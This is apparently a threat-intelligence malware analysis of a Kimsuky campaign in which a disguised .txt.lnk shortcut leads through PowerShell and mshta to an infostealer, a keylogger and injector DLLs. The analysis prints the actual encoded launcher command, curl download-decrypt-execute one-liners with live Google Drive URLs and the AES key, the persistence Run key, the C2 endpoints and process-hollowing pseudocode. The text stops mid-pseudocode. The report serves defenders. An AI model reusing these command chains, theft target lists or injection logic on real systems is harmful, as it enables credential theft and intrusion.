Kimsuky A Stealer With MeshAgent
1. Executive Summary
The analyzed artifact is a ZIP-delivered Windows shortcut downloader masquerading as a text document and paired with a PDF lure. The local execution objective is remote payload retrieval through mshta.exe, launched by PowerShell -EncodedCommand embedded in a .lnk file.
The sample targets Microsoft Windows hosts with PowerShell and MSHTML execution support. The initial local evidence confirms an execution chain from the LNK to PowerShell and then to mshta.exe with an HTTPS callback to link24[.]kr., later retrieved stages provide the native loader, infostealer, keylogger, and MeshAgent.
This specific Kimsuky malware variant utilizes the MeshAgent framework to establish communication with its Command and Control (C2) infrastructure and exfiltrate targeted files. This behavior aligns closely with the attack patterns observed across other variants within the same malware family.
For comparison, the diagram below illustrates the workflow of a Kimsuky variant documented last year.

Image source: [Cyber Threat Analysis] Kimsuky attack disguised as sex offender notification. https://logpresso.com/en/blog/2025-09-22-kimsuky-attack. Published September 22, 2025.
2. Static Analysis
PDF Lure
The PDF begins with a valid %PDF-1.7 header. Static marker scanning did not identify /JavaScript, /JS, /OpenAction, /AA, /Launch, /URI, /EmbeddedFile, or /AcroForm tokens. Based on local evidence, the PDF is assessed as a lure/decoy rather than the execution vector.
LNK Structure
The LNK header is valid:
1
2
3
4
5
6
7
HeaderSize:      0x0000004C
ShellLink CLSID: 00021401-0000-0000-c000-000000000046
LinkFlags:       0x000840E7
FileAttributes:  0x00000020
Created:         2025-09-09 19:41:00 UTC
Accessed:        2025-09-09 19:41:00 UTC
Modified:        2025-09-09 19:41:00 UTC
Recovered strings show the shortcut targets PowerShell and uses text-file masquerading:
1
2
3
4
5
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Text File
C:\Windows\System32\imageres.dll
%SystemRoot%\System32\imageres.dll
C:\Windows\System32\cmd.exe
Embedded PowerShell argument:
1
-e IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAbQBzAGgAdABhACAAIABoAHQAdABwAHMAOgAvAC8AbABpAG4AawAyADQALgBrAHIALwAxAHkAMABtAFoAVABjAA==

Decoded UTF-16LE payload:
1
               mshta  https://link24.kr/1y0mZTc
Execution Components
powershell.exe: command interpreter and encoded-command launcher.mshta.exe: remote HTA/script retrieval and execution through MSHTML.
3. Initial Execution Flow
Execution Flow
- User opens
[non-ASCII].txt.lnk, likely believing it is a text file due to the.txt.lnkdouble-extension pattern andimageres.dlltext-file icon metadata. - Explorer invokes the LNK target:
1
2
explorer.exe
  -> powershell.exe -e <Base64 UTF-16LE command>
- PowerShell decodes and executes:
1
mshta https://link24.kr/1y0mZTc
mshta.exeinitiates an HTTPS request tolink24.krover TCP/443 and attempts to retrieve remote HTA, HTML, scriptlet, or script content.- If the remote resource is active and returns executable script,
mshta.exemay execute JScript/VBScript in-process, instantiate COM objects, launch additional LOLBins, or download a second-stage payload.
Process Tree Hypothesis
1
2
3
explorer.exe
- powershell.exe -e IAAgACAA...
    - mshta.exe https://link24.kr/1y0mZTc
4. Deep Dive: Reverse Engineering & Code Analysis
Launcher Logic
The local execution logic is contained in the LNK metadata and PowerShell argument. The shortcut uses a direct interpreter chain instead of embedding a native payload.
Reconstructed launcher pseudocode:
1
2
3
4
5
6
7
8
9
10
int on_lnk_open(void) {
    ShellExecuteW(
        NULL,
        L"open",
        L"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        L"-e IAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAbQBzAGgAdABhACAAIABoAHQAdABwAHMAOgAvAC8AbABpAG4AawAyADQALgBrAHIALwAxAHkAMABtAFoAVABjAA==",
        NULL,
        SW_SHOWNORMAL
    );
}
Decoded command:
1
mshta https://link24.kr/1y0mZTc
C2 / Staging Protocol
1
2
3
Initial URL:      https://link24.kr/1y0mZTc
Execution client: mshta.exe
Transport:        TLS over TCP/443
5. Continuation: Retrieved VBScript Stage pwko.vba
Scope
The file pwko.vba was provided as the payload retrieved from https://link24.kr/1y0mZTc. Static inspection shows it is an HTA-compatible VBScript document, not a native PE and not an Office VBA project. The script starts with:
1
<script language="VBScript">
This aligns with the first-stage mshta.exe execution path.
6. Second-Stage Static Analysis

The script uses arithmetic Chr() construction to hide all operational strings. Example pattern:
1
2
3
4
ss = chr(-65756+CLng("&H10133"))
ss = ss & chr(3966404/CLng("&Hbaac"))
...
Set oShell = CreateObject(ss)
Static deobfuscation resolves ss at line 16 to: WScript.shell
The script then invokes WScript.Shell.Run and WScript.Shell.Exec to drive cmd.exe, curl.exe, sc.exe, powershell.exe, and rundll32.exe.
Recovered Command Sequence
- Download and open
password.txt:
1
cmd /c cd /d %temp% && curl -L -o password.txt "https://drive.google.com/uc?export=download&id=1u0g1doVUDc5VCeP653aze60SGlhs3efQ" && password.txt
- Query Microsoft Defender service state:
1
cmd /c sc query WinDefend
- If the
WinDefendquery output containsSTOPPED, downloaduser.txt:
1
cmd /c cd /d %localappdata% && curl -L -o user.txt "https://drive.google.com/uc?export=download&id=1x9mkl4q9ZU8_hDPNF5w0Mu8ePxVWI5VJ"
- Download, decrypt, and execute DLL payload:
1
cmd /c cd /d %localappdata% && curl -L -o sys.log "https://drive.google.com/uc?export=download&id=116azn_9bUov3mkSORbPk8_4zIVVNBHZn" && powershell -Command "[System.IO.File]::WriteAllBytes('sys.dll', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('sys.log'), 0, [System.IO.File]::ReadAllBytes('sys.log').Length))" && del sys.log && rundll32 sys.dll,k
- Download, decrypt, expand, and execute PowerShell payload:
1
cmd /c cd /d %localappdata% && curl -L -o pipe.log "https://drive.google.com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew" && powershell -Command "[System.IO.File]::WriteAllBytes('pipe.zip', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('pipe.log'), 0, [System.IO.File]::ReadAllBytes('pipe.log').Length))" && del pipe.log && powershell Expand-Archive -Path pipe.zip && del pipe.zip
- Execute extracted PowerShell script:
1
cmd /c cd /d %localappdata% && cd pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log
AES Payload Decryption
The script uses .NET System.Security.Cryptography.AesManaged through PowerShell to decrypt the downloaded blobs.
| Parameter | Value |
|---|---|
| Algorithm | AES via .NET AesManaged |
| Mode | CBC by default for AesManaged unless overridden; no override observed |
| Padding | PKCS7 by default for AesManaged unless overridden; no override observed |
| Key | ftrgmjekglgawkxjynqrwxjvjsydxgjc |
| Key length | 32 bytes / AES-256 |
| IV | rhmrpyihmziwkvln |
| IV length | 16 bytes |
| Ciphertext inputs | sys.log, pipe.log |
| Plaintext outputs | sys.dll, pipe.zip |
Pseudocode reconstruction:
1
2
3
4
5
6
7
8
key = b"ftrgmjekglgawkxjynqrwxjvjsydxgjc"
iv  = b"rhmrpyihmziwkvln"

sys_dll  = AES_256_CBC_PKCS7_Decrypt(read("%LOCALAPPDATA%\\sys.log"), key, iv)
pipe_zip = AES_256_CBC_PKCS7_Decrypt(read("%LOCALAPPDATA%\\pipe.log"), key, iv)

write("%LOCALAPPDATA%\\sys.dll", sys_dll)
write("%LOCALAPPDATA%\\pipe.zip", pipe_zip)
Anti-Analysis / Environment Logic
The script performs a service-state check:
1
sc query WinDefend
It reads StdOut and gates the user.txt download on:
1
If InStr(output, "STOPPED") > 0 Then
This is not a full sandbox check, but it is environment-aware branching tied to Microsoft Defender service state. The script does not contain native anti-debugging, anti-VM, or anti-disassembly routines.
7. VBScript Execution Flow
If the first-stage LNK is opened and the remote link24.kr resource serves pwko.vba, the likely process tree becomes:
1
2
3
4
5
6
7
8
9
explorer.exe
- powershell.exe -e IAAgACAA...
    - mshta.exe https://link24.kr/1y0mZTc
        - cmd.exe /c cd /d %temp% && curl ... password.txt && password.txt
        - cmd.exe /c sc query WinDefend
        - cmd.exe /c cd /d %localappdata% && curl ... user.txt       [conditional]
        - cmd.exe /c cd /d %localappdata% && curl ... sys.log && powershell ... && rundll32 sys.dll,k
        - cmd.exe /c cd /d %localappdata% && curl ... pipe.log && powershell ... Expand-Archive ...
        - cmd.exe /c cd /d %localappdata% && cd pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log
The chain stages at least two encrypted payloads. The first is a DLL executed with export/function name k; the second is a ZIP archive containing a PowerShell payload and companion log/config file.
8. Decryption and Archive Expansion
The previously recovered AES parameters successfully decrypted both staged blobs:
1
2
sys.log  -> sys.dll   (199,680 bytes)
pipe.log -> pipe.zip  (15,431 bytes)
pipe.zip contains:
1
2
3
4
pipe.zip
- 1.log
- 1.ps1
- 2.log
1.ps1 is a minimal Base64 loader:

This decodes and executes 1.log or 2.log. Static decoding produced decoded_1.ps1 and decoded_2.ps1.

9. Native DLL Stage: sys.dll
PE Characteristics
1
2
3
4
5
6
7
8
9
10
11
Type:              PE32+ DLL
Architecture:      x64
Machine:           0x8664
Sections:          7
ImageBase:         0x180000000
EntryPoint RVA:    0x0000CF7C
Subsystem:         Windows GUI
Characteristics:   0x2022
DllCharacteristics:0x0140
Export DLL name:   baby.dll
Exported symbol:   k
Section table:
| Section | VA | Virtual Size | Raw Size | Characteristics | Entropy |
|---|---|---|---|---|---|
.text | 0x1000 | 0x204AA | 0x20600 | 0x60000020 | 6.4260 |
.rdata | 0x22000 | 0x970D | 0x9800 | 0x40000040 | 4.8010 |
.data | 0x2C000 | 0x4BD0 | 0x2000 | 0xC0000040 | 3.4755 |
.pdata | 0x31000 | 0x1CBC | 0x1E00 | 0x40000040 | 7.8678 |
.gRy | 0x33000 | 0x222C | 0x2400 | 0x68000020 | 5.6184 |
.rsrc | 0x36000 | 0x1B2 | 0x200 | 0x40000040 | 4.4745 |
.reloc | 0x37000 | 0x500 | 0x600 | 0x42000040 | 5.0027 |

The nonstandard executable section .gRy and high .pdata entropy are anomalous. No known packer signature was confirmed from static headers alone.
Imports and Capability Surface
Suspicious imports include:
| DLL | APIs | Assessment |
|---|---|---|
WININET.dll | InternetOpenA, InternetOpenUrlA, InternetReadFile, DeleteUrlCacheEntry, InternetCloseHandle | HTTP(S) retrieval and cache cleanup. |
KERNEL32.dll | CreateProcessA, VirtualAlloc, VirtualProtect, VirtualProtectEx, WriteProcessMemory, ReadProcessMemory, GetThreadContext, SetThreadContext, Wow64GetThreadContext, Wow64SetThreadContext, ResumeThread, OpenProcess, TerminateProcess, CreateThread | Process injection / hollowing-capable API set. |
KERNEL32.dll | CreateMutexA, GetNativeSystemInfo, Sleep, GetEnvironmentVariableA, CopyFileA, DeleteFileA | Single-instance control, environment discovery, staging, cleanup. |
ADVAPI32.dll | RegOpenKeyExA, RegCloseKey | Registry probing. |
SHELL32.dll | SHGetSpecialFolderPathA, ShellExecuteA | Known-folder resolution and process/file launch. |
Recovered strings:
1
2
3
4
5
6
7
8
9
10
11
SOFTWARE\VMware, Inc.\VMware Tools
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
\Taskmgr.exe
%s\Temp\Taskmgr.exe
%s\user.txt
\Google\Chrome\Application\chrome.exe
\Microsoft\Edge\Application\msedge.exe
Virtual Protect Failed!
Writing to the remote process failed!
[ERROR] CreateProcess failed, Error =
src\pe_raw_to_virtual.cpp
Static assessment: sys.dll is a native loader/injector component. The API set and strings indicate anti-VM registry probing, staging as Taskmgr.exe, interaction with user.txt, and likely remote-process payload mapping into Chromium-family browser processes or a spawned masqueraded process.
GetSystemDirectoryA

SHGetSpecialFolderPathA

Anti-VM

10. PowerShell RAT / Infostealer Stage: decoded_1.ps1
Initialization and C2 Bootstrap

The script derives a victim ID from:
1
(Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
the output will be XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
It creates a per-host staging directory:
1
%TEMP%\<UUID>\
It downloads an AES-encrypted C2 base URL from Google Drive:
1
hxxps://drive.google[.]com/uc?export=download&id=1FA9TvcakCgfeRdLaejIJbeoFjuI9GB6R
The same AES key/IV are used to decrypt the C2 base URL:
1
2
Key: ftrgmjekglgawkxjynqrwxjvjsydxgjc
IV:  rhmrpyihmziwkvln

Mutex and Anti-VM
Single-instance mutex:
1
zcjwmdmj
Anti-VM checks query:
1
2
3
Win32_ComputerSystem
Win32_BIOS
Win32_DiskDrive
Matched virtualization strings include:
1
2
3
4
5
6
7
8
9
10
11
Virtual
VMware
KVM
VirtualBox
VBOX
Xen
QEMU
Amazon
Google
innotek
Google PersistentDisk
On match, the script invokes its cleanup routine and exits.
Persistence
Persistence is installed via current-user Run key:
1
2
3
HKCU:\Software\Microsoft\Windows\CurrentVersion\Run
Name:  WindowsSecurityCheck
Value: powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File %LOCALAPPDATA%\pipe\1.ps1 -FileName %LOCALAPPDATA%\pipe\1.log
Collection Capabilities
The PowerShell stage implements broad infostealer functionality:
- Browser credential and bookmark collection from Chrome, Edge, Naver Whale, and Firefox.
- DPAPI master-key recovery through
System.Security.Cryptography.ProtectedData.Unprotect. - Cryptocurrency wallet extension collection from Chromium
Local Extension SettingsandIndexedDBpaths. - Telegram Desktop collection from
%APPDATA%\Telegram Desktop\tdata. - Discord collection from
%APPDATA%\discord, includingLocal Statekey extraction andLocal Storage\leveldbcopy. - Windows Recent shortcut target extraction.
- System inventory collection: OS, CPU, physical disk, volumes, processes, installed software, UAC setting, privilege level.
- NPKI/GPKI certificate archive collection from
%USERPROFILE%\AppData\LocalLow\NPKIandC:\GPKI. - File discovery across drives for extensions and wallet-related name patterns.
Target file extensions:
1
2
.txt, .doc, .csv, .docx, .xls, .xlsx, .pdf, .hwp, .hwpx,
.jpg, .jpeg, .png, .rar, .zip, .alz, .eml, .ldb, .log, .dat
Target filename patterns:
1
wallet, UTC--, blockchain, keystore, privatekey, metamask, phrase, ledger, myether, dcent
C2 Protocol
decoded_1.ps1 implements HTTP(S) polling against the decrypted $serverurl, using victim UUID as the primary identifier.
| Endpoint Pattern | Purpose |
|---|---|
$serverurl?id=$id | Upload collected archives and staged files. |
$serverurl?id=$id&ap=1 | Upload keylogger output k.log. |
$serverurl$id/appkey | Poll app-key tasking. |
$serverurl?id=$id&del=appkey | Delete/ack app-key tasking. |
$serverurl$id/rd | Poll read-file tasking. |
$serverurl?id=$id&del=rd | Delete/ack read-file tasking. |
$serverurl$id/wr | Poll write-file tasking. |
$serverurl$id/<filename> | Download file content for write-file tasking. |
$serverurl?id=$id&del=<filename> | Delete/ack downloaded file. |
$serverurl$id/cm | Poll command tasking. |
$serverurl?id=$id&del=cm | Delete/ack command tasking. |
Tasking behavior:
rd: upload arbitrary files or zipped directories requested by the operator.wr: download operator-provided files to attacker-selected paths.cm: execute operator-supplied PowerShell throughInvoke-Expression.appkey: download and run an additional AES-encrypted DLL.
Additional App-Key DLL Stage
The script can fetch another encrypted DLL:
1
hxxps://drive.google[.]com/uc?export=download&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr
It decrypts the blob with the same AES key/IV and runs:
1
rundll32.exe %TEMP%\appload.dll,z
This indicates at least one additional native plugin/component, likely dedicated to application credential or cookie extraction.
Example the content that they try to steal when run:

11. Keylogger Stage: decoded_2.ps1

decoded_2.ps1 defines Keylog and uses inline C# P/Invoke against user32.dll.

Imported APIs:
1
2
3
4
5
6
GetAsyncKeyState
GetKeyboardState
MapVirtualKey
ToUnicode
GetForegroundWindow
GetWindowText
Behavior:
- Polls virtual keys from ASCII range
8..254. - Converts key states to Unicode with
ToUnicode. - Records active foreground window title changes.
- Captures clipboard content through
Get-Clipboard -Raw. - Buffers key and clipboard/window data and writes to
%TEMP%\<UUID>\k.log. - The main RAT uploads
k.logto$serverurl?id=$id&ap=1.
12. End-to-End Behavioral Model
Static reconstruction of the complete chain:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
tax_refund.zip
- [non-ASCII].txt.lnk
    - powershell.exe -EncodedCommand
        - mshta.exe https://link24.kr/1y0mZTc
            - VBScript pwko.vba
                - curl -> password.txt; shell-open password.txt
                - sc query WinDefend
                - curl -> user.txt                         [conditional on WinDefend STOPPED]
                - curl -> sys.log; AES decrypt -> sys.dll; rundll32 sys.dll,k
                - curl -> pipe.log; AES decrypt -> pipe.zip; Expand-Archive
                    - powershell.exe -File 1.ps1 -FileName 1.log
                        - decode/execute 1.log -> decoded_1.ps1
                        - install HKCU Run persistence
                        - collect browser, wallet, Telegram, Discord, cert, recent-file, and system data
                        - poll C2 for rd/wr/cm/appkey tasking
                        - launch second loader instance with 2.log
                            - decode/execute 2.log -> decoded_2.ps1 keylogger
13. C2 Bootstrap and App-Key Native Plugin
Scope
Two additional artifacts referenced by decoded_1.ps1 were retrieved and placed in the analysis directory:
pserver.log: AES-encrypted C2 bootstrap downloaded from Google Drive ID1FA9TvcakCgfeRdLaejIJbeoFjuI9GB6R.appload.log: AES-encrypted native plugin downloaded from Google Drive ID15Xkvt3TwCQJERcUHSUandCigMVVxsFqr.
Both blobs were decrypted offline with the previously recovered AES parameters:
1
2
Key: ftrgmjekglgawkxjynqrwxjvjsydxgjc
IV:  rhmrpyihmziwkvln
Decrypted C2 Bootstrap
pserver.log decrypts to the final C2 base URL:
1
https://lutkdd.corpsecs.com/
This value populates $serverurl in decoded_1.ps1, enabling the previously reconstructed endpoints:
1
2
3
4
5
https://lutkdd.corpsecs.com/?id=<UUID>
https://lutkdd.corpsecs.com/<UUID>/rd
https://lutkdd.corpsecs.com/<UUID>/wr
https://lutkdd.corpsecs.com/<UUID>/cm
https://lutkdd.corpsecs.com/<UUID>/appkey

The operator tasking model therefore uses Google Drive for staged payload hosting and lutkdd.corpsecs.com for victim registration, exfiltration, polling, file transfer, and command execution.
14. Native Plugin: appload.dll
PE Characteristics
1
2
3
4
5
6
7
8
9
10
11
Type:               PE32+ DLL
Architecture:       x64
Machine:            0x8664
Sections:           6
ImageBase:          0x180000000
EntryPoint RVA:     0x0000AEDC
Subsystem:          Windows GUI
Characteristics:    0x2022
DllCharacteristics: 0x0140
Export DLL name:    baby.dll
Exported symbol:    z
Section table:
| Section | VA | Virtual Size | Raw Size | Characteristics | Entropy |
|---|---|---|---|---|---|
.text | 0x1000 | 0x1E9E6 | 0x1EA00 | 0x60000020 | 6.4309 |
.rdata | 0x20000 | 0x920D | 0x9400 | 0x40000040 | 4.7664 |
.data | 0x2A000 | 0x4950 | 0x2000 | 0xC0000040 | 3.4766 |
.pdata | 0x2F000 | 0x1AAC | 0x1C00 | 0x40000040 | 5.0979 |
.rsrc | 0x31000 | 0x1B4 | 0x200 | 0x40000040 | 5.1197 |
.reloc | 0x32000 | 0x7BC | 0x800 | 0x42000040 | 4.1685 |

The export name baby.dll overlaps with sys.dll, but the exported symbol differs: appload.dll exports z, matching the execution command in decoded_1.ps1:
1
rundll32.exe %TEMP%\appload.dll,z

Imports and Capability Surface
appload.dll imports the same core loader/injection API family observed in sys.dll:
| DLL | APIs | Assessment |
|---|---|---|
WININET.dll | InternetOpenA, InternetOpenUrlA, InternetReadFile, DeleteUrlCacheEntry, InternetCloseHandle | HTTP(S) retrieval and cache cleanup. |
KERNEL32.dll | CreateProcessA, VirtualAlloc, VirtualProtectEx, WriteProcessMemory, ReadProcessMemory, GetThreadContext, SetThreadContext, Wow64GetThreadContext, Wow64SetThreadContext, ResumeThread, OpenProcess, TerminateProcess | Process injection / hollowing-capable API set. |
KERNEL32.dll | CopyFileA, DeleteFileA, CreateFileMappingA, MapViewOfFile, UnmapViewOfFile, Sleep | Staging, cleanup, memory-mapped payload handling, timing. |
SHELL32.dll | SHGetSpecialFolderPathA | Known-folder discovery. |
Recovered strings:
1
2
3
4
5
6
7
8
9
10
11
12
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
https://drive.google.com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc
\Google\Chrome\Application\chrome.exe
\Microsoft\Edge\Application\msedge.exe
\Taskmgr.exe
%s\Temp\Taskmgr.exe
%s\Temp\Taskmgr.msh
https://drive.google.com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr
https://drive.google.com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m
Virtual Protect Failed!
Writing to the remote process failed!
src\pe_raw_to_virtual.cpp
Static assessment: appload.dll is an additional native loader/plugin component. Its strings and import table indicate the same PE-loader/process-injection framework as sys.dll, but its execution context is explicitly tied to the PowerShell RAT’s GetAppKey routine.
The cc_appkey and ee_appkey upload logic in decoded_1.ps1, combined with browser-targeting strings in appload.dll, suggests this plugin is used to acquire application/browser keys or cookie material that the PowerShell collector later exfiltrates.
15. Updated C2 Protocol With Decrypted Base URL
The full C2 protocol can now be concretely resolved:
| URL | Method / Action | Purpose |
|---|---|---|
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID> | Multipart upload | Initial archive, file-list archive, arbitrary file exfiltration. |
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID>&ap=1 | Multipart upload | Keylogger output k.log. |
hxxps://lutkdd[.]corpsecs[.]com/<UUID>/appkey | GET | Poll app-key plugin tasking. |
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID>&del=appkey | GET | Acknowledge/delete app-key tasking. |
hxxps://lutkdd[.]corpsecs[.]com/<UUID>/rd | GET | Poll read-file tasking. |
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID>&del=rd | GET | Acknowledge/delete read-file tasking. |
hxxps://lutkdd[.]corpsecs[.]com/<UUID>/wr | GET | Poll write-file tasking. |
hxxps://lutkdd[.]corpsecs[.]com/<UUID>/<filename> | GET | Download operator-provided file. |
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID>&del=<filename> | GET | Acknowledge/delete downloaded operator file. |
hxxps://lutkdd[.]corpsecs[.]com/<UUID>/cm | GET | Poll PowerShell command tasking. |
hxxps://lutkdd[.]corpsecs[.]com/?id=<UUID>&del=cm | GET | Acknowledge/delete command tasking. |
16. Continuation: Auxiliary Payloads Referenced by appload.dll
Scope
Three additional payload blobs referenced by appload.dll were retrieved and placed in the analysis directory:
app64.logfrom Google Drive ID1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc.agent.logfrom Google Drive ID1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr.msh.logfrom Google Drive ID176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m.
All three artifacts are high-entropy opaque blobs. The AES-CBC key/IV used for prior stages did not successfully decrypt these files. Static assessment is therefore limited to file identity, entropy, header bytes, correlation with appload.dll strings, and inferred runtime handling by the native plugin.
17. appload.dll Decompilation Notes
Exported Entry
1
2
3
4
Export DLL name: baby.dll
Export:          z
Export RVA:      0x00001790
Invocation:      rundll32 appload.dll,z
Export stub bytes:
1
2
3
40 55 48 8D AC 24 50 F8 FF FF 48 81 EC B0 08 00 00
48 8B 05 08 92 02 00 48 33 C4 48 89 85 A0 07 00 00
48 8D 4D 31 33 D2 41 B8 03 01 00 00 ...
The export allocates a large local frame (0x8B0) and immediately initializes several stack buffers through repeated internal calls. This is consistent with runtime construction of URLs/paths before network retrieval and staging.
Import Call-Site Highlights
High-signal call sites resolved from .text:
| API | Call Sites |
|---|---|
KERNEL32!CopyFileA | 0x1B1E |
KERNEL32!CreateFileA | 0x6AC1, 0x19D9A, 0x19DEF, 0x1A279 |
KERNEL32!CreateProcessA | 0x5C1C |
KERNEL32!OpenProcess | 0x5CEC |
KERNEL32!ReadProcessMemory | 0x6018 |
KERNEL32!WriteProcessMemory | 0x58BC |
KERNEL32!VirtualAlloc | 0x697F, 0x7125 |
KERNEL32!VirtualProtectEx | 0x5705, 0x57F9, 0x587D |
KERNEL32!GetThreadContext | 0x5E7D, 0x5F64 |
KERNEL32!SetThreadContext | 0x5E9B |
KERNEL32!ResumeThread | 0x1DB1, 0x568D |
KERNEL32!Wow64GetThreadContext | 0x5E2D, 0x5F15 |
KERNEL32!Wow64SetThreadContext | 0x5E4B |
SHELL32!SHGetSpecialFolderPathA | 0x1858, 0x18F1, 0x1971 |
WININET!InternetOpenA | 0x1571 |
WININET!InternetOpenUrlA | 0x159C |
WININET!InternetReadFile | 0x15E7, 0x1621 |
WININET!DeleteUrlCacheEntry | 0x187A, 0x1A83, 0x1AB3 |
Reconstructed Control Flow
appload.dll is the native plugin invoked by decoded_1.ps1 during the GetAppKey routine. Its embedded URLs map to app64.log, agent.log, and msh.log; its strings also reference Chrome, Edge, %TEMP%\Taskmgr.exe, and %TEMP%\Taskmgr.msh.
Decompiler-style pseudocode:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
// appload.dll, baby.dll!z, RVA 0x1790
void export_z(void) {
    init_stack_cookie();

    char url_app64[0x103];
    char url_agent[0x103];
    char url_msh[0x103];
    char temp_taskmgr_exe[MAX_PATH];
    char temp_taskmgr_msh[MAX_PATH];

    build_string(url_app64,
        "https://drive.google.com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc");
    build_string(url_agent,
        "https://drive.google.com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr");
    build_string(url_msh,
        "https://drive.google.com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m");

    temp = SHGetSpecialFolderPathA_or_temp_path();
    snprintf(temp_taskmgr_exe, "%s\\Temp\\Taskmgr.exe", temp);
    snprintf(temp_taskmgr_msh, "%s\\Temp\\Taskmgr.msh", temp);

    download_via_wininet(url_app64, local_blob_1);
    download_via_wininet(url_agent, local_blob_2);
    download_via_wininet(url_msh,   temp_taskmgr_msh);
    DeleteUrlCacheEntry(url_app64);
    DeleteUrlCacheEntry(url_agent);
    DeleteUrlCacheEntry(url_msh);

    // Exact blob transform unresolved; prior AES routine does not apply.
    transform_or_unpack_auxiliary_blobs(local_blob_1, local_blob_2, temp_taskmgr_exe, temp_taskmgr_msh);

    // Browser/application targeting.
    target_path = choose_existing(
        "%LOCALAPPDATA%\\Google\\Chrome\\Application\\chrome.exe",
        "%LOCALAPPDATA%\\Microsoft\\Edge\\Application\\msedge.exe",
        temp_taskmgr_exe
    );

    // PE loader / hollowing style execution.
    pi = CreateProcessA(target_path, ..., CREATE_SUSPENDED, ...);
    image = map_auxiliary_payload_to_virtual_image();
    remote = VirtualAllocEx_like(pi.process, image.size);
    WriteProcessMemory(pi.process, remote, image, ...);
    VirtualProtectEx(pi.process, remote, ..., executable_protection, ...);
